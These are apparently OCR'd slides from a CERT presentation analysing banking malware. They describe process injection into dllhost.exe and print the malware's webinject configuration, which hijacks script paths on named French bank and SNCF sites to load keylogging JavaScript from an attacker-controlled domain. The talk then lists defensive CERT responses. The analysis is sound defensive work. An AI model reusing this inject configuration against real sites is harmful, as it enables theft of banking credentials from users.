
Dllhost.exe

- Just after a **VirtualAllocEx** (to make some place in the process)
- Call **WriteProcessMem**

→ typically a process injection

- Now the dllhost is running with the configuration, loaded by firefox.exe:

INJECTS.JSON { THE INJECTS }



```
    {
        "host":"secure1.entreprises.bnpparibas.net",
        "path":"*/assets/js/min.jquery.js*",
        "hijack":"https://java-script.download/tp/injects2/bnp_ent.js"
    },
    {
        "host":"*.hsbc.fr",
        "path":"*/assets/js/min.jquery.js*",
        "hijack":"https://java-script.download/tp/injects2/hsbc_ent.js"
    },
    {
        "host":"static.societegenerale.fr",
        "path":"*/ent/js/min.jquery.js*",
        "hijack":"https://java-script.download/tp/injects2/sg_ent.js"
    },
    {
        "host":"www.oui.sncf",
        "path":"*/assets/js/min.jquery.js*",
        "hijack":"https://java-script.download/inj/oui.sncf.js"
    }
]
```

- When hitting these URLs
  - → Trigger the corresponding malicious JS code
  - → Keylogging users credentials

- What does a CERT do with that?
  - Warn targeted clients
  - Takedown malicious URLs
  - Block the malicious URLs
  - Populate community malware platform
  - Share intelligence to other CERTs…

THANKS !

WordArt FTW